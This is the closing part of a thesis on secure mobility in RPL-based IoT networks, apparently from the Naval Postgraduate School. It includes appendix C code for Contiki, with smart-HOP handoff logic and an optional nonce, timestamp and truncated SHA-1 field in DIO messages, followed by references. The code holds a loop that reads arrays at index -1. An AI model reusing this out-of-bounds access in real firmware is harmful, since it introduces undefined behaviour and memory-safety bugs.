                if (best_rssi <= -85) {
                        /*PRINTF("Bad rssi -> Discovery phase\n"); */
                        process_post_synch(&unreach_process, DIS_BURST, NULL);
                } else {
                        process_post_synch(&tcpip_process, RESET_MOBILITY_FLAG,
                                        NULL);
                }
                /*else{
                 rpl_remove_parent(dag,dag->preferred_parent);
                 rpl_process_dio(&best_parent_addr, &best_parent_dio, 1);
                 } */
                /*process_post_synch(&dis_send_process,PROCESS_EVENT_INIT,NULL); */

                /*instance = rpl_get_instance(best_parent_dio.instance_id);
                 rpl_set_default_route(instance,&best_parent_addr); */
        } else {
                /* Process the DIO of the Best Parent */
                if(best_parent_addr.u8[15] != 0){
                        mobility_flag = 0;
                        rpl_process_dio(&best_parent_addr, &best_parent_dio, 1);
                        number_of_dios = 0;
                }
        }
        for (k = 0; k < 5; k++) {
                possible_parent_rssi[k] = possible_parent_rssi[-1];
                possible_parent_addr[k] = possible_parent_addr[-1];
                dios[k] = dios[-1];
        }
} else {

        /* No DIOs received. Repeat discovery phase. */
        if (mobility_flag == 1 && hand_off_backoff_flag == 0) {
                PRINTF("No DIOs received.\n");
                        test_unreachable = 1;
                        process_post(&unreach_process, PARENT_UNREACHABLE, NULL);
        }
```

```
                        }
            }
}
            break;
}
}
PROCESS_THREAD(wait_dios, ev, data) {
PROCESS_BEGIN();
wait_dios_event = process_alloc_event();
while (1) {
            PROCESS_YIELD()
            ;
            eventhandler3(ev, data);
}
PROCESS_END();
}

/*---------------------------------------------------------------------------*/
uint32_t old_time = 0 ;
void dio_output(rpl_instance_t *instance, uip_ipaddr_t *uc_addr, uint8_t flags) {
unsigned char *buffer;
int pos;
rpl_dag_t *dag = instance->current_dag;
uint8_t output_rssi;
#if !RPL_LEAF_ONLY
uip_ipaddr_t addr;
#endif /* !RPL_LEAF_ONLY */

#if RPL_LEAF_ONLY
/* In leaf mode, we send DIO message only as unicasts in response to
 unicast DIS messages. */
if(uc_addr == NULL) {
PRINTF("RPL: LEAF ONLY have multicast addr: skip dio_output\n");
return;
}
#endif /* RPL_LEAF_ONLY */

/* DAG Information Object */
pos = 0;

buffer = UIP_ICMP_PAYLOAD;
buffer[pos++] = instance->instance_id;
buffer[pos++] = dag->version;

#if RPL_LEAF_ONLY
PRINTF("RPL: LEAF ONLY DIO rank set to INFINITE_RANK\n");
set16(buffer, pos, INFINITE_RANK);
#else /* RPL_LEAF_ONLY */
set16(buffer, pos, dag->rank);
#endif /* RPL_LEAF_ONLY */
pos += 2;

buffer[pos] = 0;
if (dag->grounded) {
buffer[pos] |= RPL_DIO_GROUNDED;
}

buffer[pos] |= instance->mop << RPL_DIO_MOP_SHIFT;
buffer[pos] |= dag->preference & RPL_DIO_PREFERENCE_MASK;
pos++;

buffer[pos++] = instance->dtsn_out;
#ifdef RPL_NONCE_ID
if(is_create == 0)
{
            is_create = 1;
            nonce_id = random_rand();
```

```
        printf("Create nonce_id : 0x%04X \n", nonce_id);
}
uint8_t hash_pos = pos;
set16(buffer, pos, nonce_id);
#endif
/* always request new DAO to refresh route */
RPL_LOLLIPOP_INCREMENT(instance->dtsn_out);
pos += 2;

memcpy(buffer + pos, &dag->dag_id, sizeof(dag->dag_id));
pos += 16;

#if !RPL_LEAF_ONLY
if (instance->mc.type != RPL_DAG_MC_NONE) {
instance->of->update_metric_container(instance);

buffer[pos++] = RPL_OPTION_DAG_METRIC_CONTAINER;
buffer[pos++] = 6;
buffer[pos++] = instance->mc.type;
buffer[pos++] = instance->mc.flags >> 1;
buffer[pos] = (instance->mc.flags & 1) << 7;
buffer[pos++] |= (instance->mc.aggr << 4) | instance->mc.prec;
if (instance->mc.type == RPL_DAG_MC_ETX) {
        buffer[pos++] = 2;
        set16(buffer, pos, instance->mc.obj.etx);
        pos += 2;
} else if (instance->mc.type == RPL_DAG_MC_ENERGY) {
        buffer[pos++] = 2;
        buffer[pos++] = instance->mc.obj.energy.flags;
        buffer[pos++] = instance->mc.obj.energy.energy_est;
} else {
        PRINTF("RPL: Unable to send DIO because of unhandled DAG MC type %u\n",
                        (unsigned)instance->mc.type);
        return;
}
}
#endif /* !RPL_LEAF_ONLY */

/* Always add a DAG configuration option. */
buffer[pos++] = RPL_OPTION_DAG_CONF;
buffer[pos++] = 14;
buffer[pos++] = 0; /* No Auth, PCS = 0 */
buffer[pos++] = instance->dio_intdoubl;
buffer[pos++] = instance->dio_intmin;
buffer[pos++] = instance->dio_redundancy;
set16(buffer, pos, instance->max_rankinc);
pos += 2;
set16(buffer, pos, instance->min_hoprankinc);
pos += 2;
/* OCP is in the DAG_CONF option */
set16(buffer, pos, instance->of->ocp);
pos += 2;
buffer[pos++] = 0; /* reserved */
buffer[pos++] = instance->default_lifetime;
set16(buffer, pos, instance->lifetime_unit);
pos += 2;
/* Check if we have a prefix to send also. */
if (dag->prefix_info.length > 0) {
buffer[pos++] = RPL_OPTION_PREFIX_INFO;
buffer[pos++] = 30; /* always 30 bytes + 2 long */
buffer[pos++] = dag->prefix_info.length;
buffer[pos++] = dag->prefix_info.flags;
set32(buffer, pos, dag->prefix_info.lifetime);
pos += 4;
set32(buffer, pos, dag->prefix_info.lifetime);
pos += 4;
memset(&buffer[pos], 0, 4);
```

```
pos += 4;
memcpy(&buffer[pos], &dag->prefix_info.prefix, 16);
pos += 16;
PRINTF("RPL: Sending prefix info in DIO for "); PRINT6ADDR(&dag->prefix_info.prefix); PRINTF("\n");
} else {
PRINTF("RPL: No prefix to announce (len %d)\n", dag->prefix_info.length);
}
buffer[pos++] = RPL_OPTION_SMART_HOP;
buffer[pos++] = 2 ;
/* reserved 2 bytes */
buffer[pos++] = flags; /* flags */
output_rssi = rssi_average; /* Embed RSSI average gathered from DIS burst, into DIO reply */
if (flags == 1) {
buffer[pos++] = dis_rssi;
} else {
buffer[pos++] = output_rssi; /* reserved */
}
#ifdef RPL_NONCE_ID
uint32_t current_t = clock_time() * 1000 / CLOCK_SECOND;
uint16_t timestamp = current_t - old_time;
old_time  = current_t ;
set16(buffer, pos , timestamp);
//printf("Timestamp is %u \n", timestamp);
pos +=2;
sha1(buffer+ pos ,buffer  ,pos);
pos +=10;/* Currently only 10 instead 20 cause max len of icmpv6 is 150*/
#endif
rssi_average = 0;
#if RPL_LEAF_ONLY
#if (DEBUG)&DEBUG_PRINT
if(uc_addr == NULL) {
PRINTF("RPL: LEAF ONLY sending unicast-DIO from multicast-DIO\n");
}
#endif /* DEBUG_PRINT */
PRINTF("RPL: Sending unicast-DIO with rank %u to ", (unsigned)dag->rank);
PRINT6ADDR(uc_addr);
PRINTF("\n");
uip_icmp6_send(uc_addr, ICMP6_RPL, RPL_CODE_DIO, pos);
#else /* RPL_LEAF_ONLY */
/* Unicast requests get unicast replies! */
if (uc_addr == NULL) {
PRINTF("RPL: Sending a multicast-DIO with rank %u and flags = %d\n",
                                (unsigned)instance->current_dag->rank, flags);
uip_create_linklocal_rplnodes_mcast(&addr);
uip_icmp6_send(&addr, ICMP6_RPL, RPL_CODE_DIO, pos);
} else {
PRINTF("RPL: Sending unicast-DIO with rank %u to ",
                                (unsigned)instance->current_dag->rank); PRINT6ADDR(uc_addr); PRINTF("\n");
uip_icmp6_send(uc_addr, ICMP6_RPL, RPL_CODE_DIO, pos);
}
#endif /* RPL_LEAF_ONLY */
}
/*---------------------------------------------------------------------------*/
static void dao_input(void) {
uip_ipaddr_t dao_sender_addr;
rpl_dag_t *dag;
rpl_instance_t *instance;
unsigned char *buffer;
uint16_t sequence;
uint8_t instance_id;
uint8_t lifetime;
uint8_t prefixlen;
uint8_t flags;
uint8_t subopt_type;
/*
 uint8_t pathcontrol;
 uint8_t pathsequence;
 */
uip_ipaddr_t prefix;
uip_ds6_route_t *rep;
uint8_t buffer_length;
int pos;
int len;
int i;
int learned_from;
rpl_parent_t *p;
uip_ds6_nbr_t *nbr;

prefixlen = 0;

uip_ipaddr_copy(&dao_sender_addr, &UIP_IP_BUF->srcipaddr);

/* Destination Advertisement Object */
PRINTF("RPL: Received a DAO from "); PRINT6ADDR(&dao_sender_addr); PRINTF("\n");

buffer = UIP_ICMP_PAYLOAD;
buffer_length = uip_len - uip_l3_icmp_hdr_len;

pos = 0;
instance_id = buffer[pos++];

instance = rpl_get_instance(instance_id);
if (instance == NULL) {
PRINTF("RPL: Ignoring a DAO for an unknown RPL instance(%u)\n",
                              instance_id);
return;
}

lifetime = instance->default_lifetime;

flags = buffer[pos++];
/* reserved */
pos++;
sequence = buffer[pos++];

dag = instance->current_dag;
/* Is the DAGID present? */
if (flags & RPL_DAO_D_FLAG) {
if (memcmp(&dag->dag_id, &buffer[pos], sizeof(dag->dag_id))) {
              PRINTF("RPL: Ignoring a DAO for a DAG different from ours\n");
              return;
}
pos += 16;
} else {
/* Perhaps, there are verification to do but ... */
}

/* Check if there are any RPL options present. */
for (i = pos; i < buffer_length; i += len) {
subopt_type = buffer[i];
if (subopt_type == RPL_OPTION_PAD1) {
              len = 1;
} else {
              /* The option consists of a two-byte header and a payload. */
              len = 2 + buffer[i + 1];
}

switch (subopt_type) {
case RPL_OPTION_TARGET:
              /* Handle the target option. */
              prefixlen = buffer[i + 3];
              memset(&prefix, 0, sizeof(prefix));
              memcpy(&prefix, buffer + i + 4, (prefixlen + 7) / CHAR_BIT);
              break;
case RPL_OPTION_TRANSIT:
        /* The path sequence and control are ignored. */
        /*      pathcontrol = buffer[i + 3];
         pathsequence = buffer[i + 4]; */
        lifetime = buffer[i + 5];
        /* The parent address is also ignored. */
        break;
}
}

PRINTF("RPL: DAO lifetime: %u, prefix length: %u prefix: ",
        (unsigned)lifetime, (unsigned)prefixlen); PRINT6ADDR(&prefix); PRINTF("\n");

rep = uip_ds6_route_lookup(&prefix);

if (lifetime == RPL_ZERO_LIFETIME) {
PRINTF("RPL: No-Path DAO received\n");
/* No-Path DAO received; invoke the route purging routine. */
if (rep != NULL && rep->state.nopath_received == 0&&
rep->length == prefixlen &&
uip_ds6_route_nexthop(rep) != NULL &&
uip_ipaddr_cmp(uip_ds6_route_nexthop(rep), &dao_sender_addr)) {
        PRINTF("RPL: Setting expiration timer for prefix "); PRINT6ADDR(&prefix); PRINTF("\n");
        rep->state.nopath_received = 1;
        rep->state.lifetime = DAO_EXPIRATION_TIMEOUT;

        /* We forward the incoming no-path DAO to our parent, if we have
         one. */
        if (dag->preferred_parent != NULL
                        && rpl_get_parent_ipaddr(dag->preferred_parent) != NULL) {
                PRINTF("RPL:  Forwarding  no-path  DAO  to  parent  ");  PRINT6ADDR(rpl_get_parent_ipaddr(dag-
>preferred_parent)); PRINTF("\n");
                uip_icmp6_send(rpl_get_parent_ipaddr(dag->preferred_parent),
                ICMP6_RPL, RPL_CODE_DAO, buffer_length);
        }
        if (flags & RPL_DAO_K_FLAG) {
                dao_ack_output(instance, &dao_sender_addr, sequence);
        }
}
return;
}

learned_from =
        uip_is_addr_mcast(&dao_sender_addr) ?
        RPL_ROUTE_FROM_MULTICAST_DAO :

        RPL_ROUTE_FROM_UNICAST_DAO;

PRINTF("RPL: DAO from %s\n",
        learned_from ==
        RPL_ROUTE_FROM_UNICAST_DAO ? "unicast" : "multicast");
if (learned_from == RPL_ROUTE_FROM_UNICAST_DAO) {
/* Check whether this is a DAO forwarding loop. */
p = rpl_find_parent(dag, &dao_sender_addr);
/* check if this is a new DAO registration with an "illegal" rank */
/* if we already route to this node it is likely */
if (p != NULL &&
DAG_RANK(p->rank, instance) < DAG_RANK(dag->rank, instance)) {
        PRINTF
        ("RPL: Loop detected when receiving a unicast DAO from a node with a lower rank! (%u < %u)\n",
                        DAG_RANK(p->rank, instance), DAG_RANK(dag->rank, instance));
        p->rank = INFINITE_RANK;
        p->updated = 1;
        return;
}

/* If we get the DAO from our parent, we also have a loop. */
```

```
if (p != NULL && p == dag->preferred_parent) {
        PRINTF
        ("RPL: Loop detected when receiving a unicast DAO from our parent\n");
        p->rank = INFINITE_RANK;
        p->updated = 1;
        return;
}
}

PRINTF("RPL: adding DAO route\n");

if ((nbr = uip_ds6_nbr_lookup(&dao_sender_addr)) == NULL) {
if ((nbr = uip_ds6_nbr_add(&dao_sender_addr,
                (uip_lladdr_t *) packetbuf_addr(PACKETBUF_ADDR_SENDER), 0,
                NBR_REACHABLE)) != NULL) {
        /* set reachable timer */
        stimer_set(&nbr->reachable, UIP_ND6_REACHABLE_TIME / 1000);
        PRINTF("RPL: Neighbor added to neighbor cache "); PRINT6ADDR(&dao_sender_addr); PRINTF(", ");
PRINTLLADDR((uip_lladdr_t *)packetbuf_addr(PACKETBUF_ADDR_SENDER)); PRINTF("\n");
} else {
        PRINTF("RPL: Out of Memory, dropping DAO from "); PRINT6ADDR(&dao_sender_addr); PRINTF(", ");
PRINTLLADDR((uip_lladdr_t *)packetbuf_addr(PACKETBUF_ADDR_SENDER)); PRINTF("\n");
        return;
}
} else {
PRINTF("RPL: Neighbor already in neighbor cache\n");
}

rpl_lock_parent(p);

rep = rpl_add_route(dag, &prefix, prefixlen, &dao_sender_addr);
if (rep == NULL) {
RPL_STAT(rpl_stats.mem_overflows++); PRINTF("RPL: Could not add a route after receiving a DAO\n");
return;
}

rep->state.lifetime = RPL_LIFETIME(instance, lifetime);
rep->state.learned_from = learned_from;

if (learned_from == RPL_ROUTE_FROM_UNICAST_DAO) {
if (dag->preferred_parent != NULL
                && rpl_get_parent_ipaddr(dag->preferred_parent) != NULL) {
        PRINTF("RPL: Forwarding DAO to parent "); PRINT6ADDR(rpl_get_parent_ipaddr(dag->preferred_parent));
PRINTF("\n");
        uip_icmp6_send(rpl_get_parent_ipaddr(dag->preferred_parent),
        ICMP6_RPL, RPL_CODE_DAO, buffer_length);
}
if (flags & RPL_DAO_K_FLAG) {
        dao_ack_output(instance, &dao_sender_addr, sequence);
}
}
}
/*---------------------------------------------------------------------------*/
void dao_output(rpl_parent_t *parent, uint8_t lifetime) {
/* Destination Advertisement Object */
uip_ipaddr_t prefix;

if (get_global_addr(&prefix) == 0) {
PRINTF("RPL: No global address set for this node - suppressing DAO\n");
return;
}

/* Sending a DAO with own prefix as target */
dao_output_target(parent, &prefix, lifetime);
}
/*---------------------------------------------------------------------------*/
void dao_output_target(rpl_parent_t *parent, uip_ipaddr_t *prefix,
uint8_t lifetime) {
rpl_dag_t *dag;
rpl_instance_t *instance;
unsigned char *buffer;
uint8_t prefixlen;
int pos;

/* Destination Advertisement Object */

/* If we are in feather mode, we should not send any DAOs */
if (rpl_get_mode() == RPL_MODE_FEATHER) {
return;
}

if (parent == NULL) {
PRINTF("RPL dao_output_target error parent NULL\n");
return;
}

dag = parent->dag;
if (dag == NULL) {
PRINTF("RPL dao_output_target error dag NULL\n");
return;
}

instance = dag->instance;

if (instance == NULL) {
PRINTF("RPL dao_output_target error instance NULL\n");
return;
}
if (prefix == NULL) {
PRINTF("RPL dao_output_target error prefix NULL\n");
return;
}
#ifdef RPL_DEBUG_DAO_OUTPUT
RPL_DEBUG_DAO_OUTPUT(parent);
#endif

buffer = UIP_ICMP_PAYLOAD;

RPL_LOLLIPOP_INCREMENT(dao_sequence);
pos = 0;

buffer[pos++] = instance->instance_id;
buffer[pos] = 0;
#if RPL_DAO_SPECIFY_DAG
buffer[pos] |= RPL_DAO_D_FLAG;
#endif /* RPL_DAO_SPECIFY_DAG */
#if RPL_CONF_DAO_ACK
buffer[pos] |= RPL_DAO_K_FLAG;
#endif /* RPL_CONF_DAO_ACK */
++pos;
buffer[pos++] = 0; /* reserved */
buffer[pos++] = dao_sequence;
#if RPL_DAO_SPECIFY_DAG
memcpy(buffer + pos, &dag->dag_id, sizeof(dag->dag_id));
pos += sizeof(dag->dag_id);
#endif /* RPL_DAO_SPECIFY_DAG */

/* create target subopt */
prefixlen = sizeof(*prefix) * CHAR_BIT;
buffer[pos++] = RPL_OPTION_TARGET;
buffer[pos++] = 2 + ((prefixlen + 7) / CHAR_BIT);
buffer[pos++] = 0; /* reserved */
buffer[pos++] = prefixlen;
memcpy(buffer + pos, prefix, (prefixlen + 7) / CHAR_BIT);
```

```
pos += ((prefixlen + 7) / CHAR_BIT);

/* Create a transit information sub-option. */
buffer[pos++] = RPL_OPTION_TRANSIT;
buffer[pos++] = 4;
buffer[pos++] = 0; /* flags - ignored */
buffer[pos++] = 0; /* path control - ignored */
buffer[pos++] = 0; /* path seq - ignored */
buffer[pos++] = lifetime;

PRINTF("RPL: Sending DAO with prefix "); PRINT6ADDR(prefix); PRINTF(" to ");
PRINT6ADDR(rpl_get_parent_ipaddr(parent)); PRINTF("\n");

if (rpl_get_parent_ipaddr(parent) != NULL) {
uip_icmp6_send(rpl_get_parent_ipaddr(parent), ICMP6_RPL, RPL_CODE_DAO, pos);
}
/*
 * smart-HOP depends a lot on downward routes.
 * DAO-ACK is enabled but there was no mechanism to re-send it in case of failure.
 * After we process the Best parent DIO and send a DAO in the end, we check if a DAO-ACK
 * was received within a certain period of time.
 * If not, re-send it.
 */
/*if(mobility_flag && check_dao_ack) {
 ctimer_set(&dao_period, CLOCK_SECOND / 4, rpl_schedule_dao, instance);
 }*/
}
/*---------------------------------------------------------------------------*/
static void dao_ack_input(void) {
#if DEBUG
unsigned char *buffer;
uint8_t buffer_length;
uint8_t instance_id;
uint8_t sequence;
uint8_t status;

buffer = UIP_ICMP_PAYLOAD;
buffer_length = uip_len - uip_l3_icmp_hdr_len;

instance_id = buffer[0];
sequence = buffer[2];
status = buffer[3];

PRINTF
("RPL: Received a DAO ACK with sequence number %d and status %d from ",
		sequence, status);
PRINT6ADDR(&UIP_IP_BUF->srcipaddr);
PRINTF("\n");
/*
 * DAO was received. Stop the timer and reset flag
 */
if(check_dao_ack == 1) {
check_dao_ack = 0;
ctimer_stop(&dao_period);
}
#endif /* DEBUG */
}
/*---------------------------------------------------------------------------*/
void dao_ack_output(rpl_instance_t *instance, uip_ipaddr_t *dest,
uint8_t sequence) {
unsigned char *buffer;

PRINTF("RPL: Sending a DAO ACK with sequence number %d to ", sequence); PRINT6ADDR(dest); PRINTF("\n");

buffer = UIP_ICMP_PAYLOAD;

buffer[0] = instance->instance_id;
```

```
buffer[1] = 0;
buffer[2] = sequence;
buffer[3] = 0;

uip_icmp6_send(dest, ICMP6_RPL, RPL_CODE_DAO_ACK, 4);
}
/*---------------------------------------------------------------------------*/
void uip_rpl_input(void) {
PRINTF("Received an RPL control message\n");
switch (UIP_ICMP_BUF->icode) {
case RPL_CODE_DIO:
dio_input();
break;
case RPL_CODE_DIS:
dis_input();
break;
case RPL_CODE_DAO:
dao_input();
break;
case RPL_CODE_DAO_ACK:
dao_ack_input();
break;
default:
PRINTF("RPL: received an unknown ICMP6 code (%u)\n", UIP_ICMP_BUF->icode);
break;
}
uip_len = 0;
}
#endif /* UIP_CONF_IPV6 */

/*---------------------------------------------------------------------------*/
```

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF REFERENCES

[1] "Internet of Things (Iot): Opportunities and challenges for implementation on DoD installations," DOD's Environmental Research Programs. Accessed 19 Jan, 2018. [Online]. Available: https://www.serdp-estcp.org/news-and-events/blog/Internet-of-things-iot-opportunities-and-challenges-for-implementation-on-DoD-installations

[2] S. Vashi, J. Ram, J. Modi, S. Verma, and C. Prakash, "Internet of Things (IoT): A vision, architectural elements, and security issues," *International Conference on IoT in Social, Mobile, Analytics and Cloud*, 2017, pp. 492–496.

[3] P. Porambage, M. Ylianttila, C. Schmitt, P. Kumar, A. Gurtov, and A. V. Vasilakos, "The quest for privacy in the Internet of Things," *IEEE Cloud Computing*, vol. 3, no. 2, pp. 36–45, Mar.-Apr. 2016.

[4] G. Glissa and A. Meddeb, "6LoWPAN multi-layered security protocol based on IEEE 802.15.4 security features," *International Wireless Communications and Mobile Computing Conference*, 2017, pp. 264–269.

[5] J. Granjal, E. Monteiro, and J. Sá Silva, "Security for the Internet of Things: A survey of existing protocols and open research issues," *IEEE Communication Surveys & Tutorials*, vol. 17, no. 3, pp. 1294–1312, 3rd quarter, 2015.

[6] T. Winter, P. Thubert, A. Brandt, J. Hui, R. Kelsey, P. Levis, K. Pister, R. Struik, J. Vasseur, and R. Alexander, RPL: IPv6 Routing Protocol for Low-Power and Lossy Networks, Request For Comments (RFC): 6550, Mar 2012.

[7] L. Wallgren, S. Raza, and T. Voigt, "Routing attacks and countermeasures in the RPL-based Internet of Things," *International Journal of Distributed Sensor Networks*, vol. 9, no. 8, p. 794326, 2013.

[8] P. Pongle and G. Chavan, "A survey: Attacks on RPL and 6LoWPAN in IoT." *International Conference on Pervasive Computing*, 2015, pp. 1–6.

[9] H. Fotouhi, D. Moreira, and M. Alves, "mRPL: Boosting mobility in the Internet of Things," *Elsevier Ad Hoc Networks*, vol. 26, 2015, pp.17-35.

[10] H. Fotouhi, D. Moreira, M. Alves, "Mobile IoT: Smart-HOP over RPL" CISTER, Porto, Portugal, Rep. TR-140709, 2014.

[11] M. C. R. Anand and M. P. Tahiliani, "TmRPL++: Trust based smarter-hop for optimized mobility in RPL," *IEEE International Conference on Advanced Networks and Telecommunications Systems*, 2016, pp. 1–6.

[12] G. A. da Costa and J. H. Kleinschmidt, “Implementation of a wireless sensor network using standardized IoT protocols,” *IEEE International Symposium on Consumer Electronics*, 2016, pp. 17–18.

[13] P. Thubert, “RPL and wireless fringe,” presented at Telecom Bretagne, France, Mar 2013. [Online]. Available: https://www.slideshare.net/pascalthubert/rpl-telecom-bretagne.

[14] P. Thuberd, Objective Function Zero for the Routing Protocol for Low-Power and Lossy Networks (RPL), Request For Comments (RFC): 6552, Mar 2012.

[15] R. Sharma and T. Jayavignesh, Quantitative analysis and evaluation of RPL with various objective functions for 6LoWPAN, *Indian Journal of Science and Technology*, vol.8, no. 19, pp. 1–9, 2015.

[16] D. Airehrour, J. Gutierrez, S. K. Ray, Secure routing for Internet of Things: A survey, *Journal of Network and Computer Applications*, vol. 66, 2016, pp. 198–213.

[17] I. Tomić and J. A. McCann, “A survey of potential security issues in existing wireless sensor network protocols,” *IEEE Internet of Things Journal*, vol. 4, no. 6, pp. 1910–1923, Dec 2017.

[18] **S.** Raza, L. Wallgren, and T. Voigt. “SVELTE: Real-time intrusion detection in the Internet of Things,” *Ad hoc Networks*, vol. 11, no. 8, pp. 2661–2674, 2013.

[19] D. Airehrour, J. Gutierrez, and S. K. Ray, “Securing RPL routing protocol from black hole attacks using a trust-based mechanism,” *International Telecommunication Networks and Applications Conference*, 2016, pp. 115–120.

[20] A. Kamble, V. S. Malemath, and D. Patil, “Security attacks and secure routing protocols in RPL-based Internet of Things: Survey,” *International Conference on Emerging Trends & Innovation in Information and Communication Technology*, 2017, pp. 33–39.

[21] F. I. Khan, T. Shon, T. Lee, and K. Kim, “Wormhole attack prevention mechanism for RPL Based LLN Network,” *International Conference on Ubiquitous and Future Networks*, 2013, pp. 149–154.

[22] T. Tsao, R. Alexander, M. Dohler, V. Daza, A. Lozano, M. Richardson, Security Threat Analysis for the Routing Protocol for Low-Power and Lossy Networks, Request For Comments (RFC): 7416, Jan 2015.

[23] H. Lamaazi, N. Benamar, M. I. Imaduddin, and A. J. Jara, “Performance assessment of the routing protocol for low power and lossy networks,” *International Conference on Wireless Networks and Mobile Communications*, 2015, pp. 1–8.

[24] A. C. Martínez, “Implementation and testing of LOADng: A routing protocol for WSN,” B.S. Thesis, Dept. of Telecommunications Engineering, University of Catalunya, Paris, France, 2012.

[25] “Contiki,” *Wikipedia*. Accessed 10 Oct 2017. [Online]. Available: https://en.wikipedia.org/wiki/Contiki.

[26] “Contiki OS,” *Contiki*. Accessed 10 Oct 2017. [Online]. Available: https://github.com/contiki-os/contiki.

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California